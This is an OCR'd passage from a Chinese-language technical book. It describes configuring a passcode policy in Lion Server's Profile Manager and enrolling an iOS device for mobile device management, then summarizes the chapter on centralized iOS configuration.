


图2-21　描述文件管理器导航

Server应用程序中的描述文件管理器配置面板可以让使用者选择为新注册的用户和设备发送默认的配置描述文件。默认情况下，这是Everyone描述文件的设置。要访问该描述文件，请在侧边栏中点击Groups并选择Everyone群组。如果你点击配置面板中的Edit按钮，就可以编辑相应的配置描述文件。

在描述文件管理器中编辑配置描述文件时，可以看到类似图2-22的界面，很像iPhone配置实用工具的界面。这没什么好奇怪的，因为二者都是用来创建配置描述文件的。不过，描述文件管理器有一个明显的不同，它将配置描述文件有效载荷分成了三类，即Mac OS X和iOS、iOS，以及Mac OS X，因为描述文件管理器还可以用来为运行Mac OS X Lion的台式机与笔记本管理设置。

与使用iPhone配置应用工具创建配置描述文件的过程相同，我们应该为描述文件输入描述信息，并对该配置描述文件何时（以及是否）可被移除进行配置。

在左侧面板中选择Passcode。如果尚未创建Passcode有效载荷，你会看到如图2-23所示的界面。要创建该配置有效载荷，请点击Configuration（配置）按钮。

图2-24所示的密码设置与iPhone配置实用工具中的密码设置是相同的（参见图2-2）。因为这两种应用程序都用于创建相同格式的配置描述文件。




图2-22 Everyone配置描述文件的设置




图2-23 创建Passcode配置有效载荷

要完成配置，请点击OK按钮，然后点击Configuration面板中的Save按钮保存所做的修改。如果已经在某些设备上安装过这个描述文件，那么保存修改会将更新过的描述文件推送给那些设备。




图2-24　对密码的要求进行配置

3. 注册设备

现在大家已经用描述文件管理器创建了配置描述文件，接着就需要注册应用该描述文件的设备了。首先，我们要确保自己的iOS设备可以连接到运行描述文件管理器的服务器。

如图2-25所示，大家要在MobileSafari的地址栏中输入描述文件管理器My Devices页面的URL。对于简单的配置而言，这一页面位于https://<server>/mydevices。而在生产部署中，大家可以通过电子邮件或短信将指向描述文件管理器的URL发送给用户。




图2-25　在Mobile Safari中连接到描述文件管理器服务器

在描述文件管理器的登录页面（如图2-26所示），我们应该使用Open Directory中已经存在的用户账户登录。

图2-26 描述文件管理器登录页面

在登录之后，你就能看到My Devices页面，如图2-27所示。如果所使用的设备还未在描述文件管理器中注册，你就会看到Enroll按钮。不过，大家首先需要为服务器安装信任描述文件（Trust Profile），这样才能验证该注册描述文件的签名。

图2-27 My Devices页面截图

如果触击Profiles选项卡，你就会看到可用描述文件的列表（见图2-28）。大家首先应该安装信任描述文件，因为它包含了为其他描述文件签名所需的证书。要安装该描述文件，请触击该信任描述文件名称右侧的Install按钮。




图2-28　My Devices页面中的Profiles列表

在触击Install按钮之后，你就会看到如图2-29所示的确认界面。要了解更多与该描述文件有关的信息，请触击More Details。要安装该描述文件的话，请触击Install按钮。

图2-29　确认安装信任描述文件的界面

因为不能验证该信任描述文件，所以你会看到如图2-30所示的警告界面。该界面提示用户：将修改受信任根证书的列表。




图2-30 信任描述文件警告界面

现在，如果返回My Devices页面，并触击Enroll按钮注册自己的设备，你就会看到如图2-31所示的界面。绿色的Verified标志表示该描述文件的签名已经得到验证，是受信任的。触击Install按钮，安装名为Device Enrollment的描述文件，这将为该设备启用远程设备管理。

图2-31 Device Enrollment确认界面

接着你会看到如图2-32所示的警告界面。注意，它会提示用于设备管理的API端点的完整URL。

图2-32　Mobile Device Management警告界面

在安装完该描述文件后，你会看到如图2-33所示的界面。




图2-33　描述文件安装完成

大家可以触击More Details看看该描述文件中都包含了哪些证书、为它签名的是哪个证书，还

可以了解更多与所安装的Device Management描述文件有关的信息。详细信息界面如图2-34所示。

图2-34 Remote Management详情界面

现在，如果返回描述文件管理器中的My Devices页面，你会看到上面列出了刚刚注册的设备，如图2-35所示。用户可以从该页面远程锁定、擦除该设备，或清除该设备的密码。

图2-35 完成设备注册之后的My Devices页面

2.3　小结

任何用于存储或访问企业敏感数据的iOS设备都必须经过合适的配置，以便充分保护这些数据。这些配置包括设置强密码、自动锁定和其他与安全相关的设置。虽然可以由IT管理员亲手配置每个用户的设备，但这样做既费时费力又容易出错，而集中管理这些配置就好多了。

本章介绍了两种集中管理iOS配置的方式：使用iPhone配置实用工具和使用Lion Server的描述文件管理器。iPhone配置实用工具更为简单，更易上手，但只适合管理少量设备。要管理大量设备，Lion Server描述文件管理器这样的MDM（移动设备管理）解决方案更方便。除了能完成相同的配置，MDM解决方案的管理功能更多，比如远程锁定、擦除设备或清除密码。

第3章 加 密

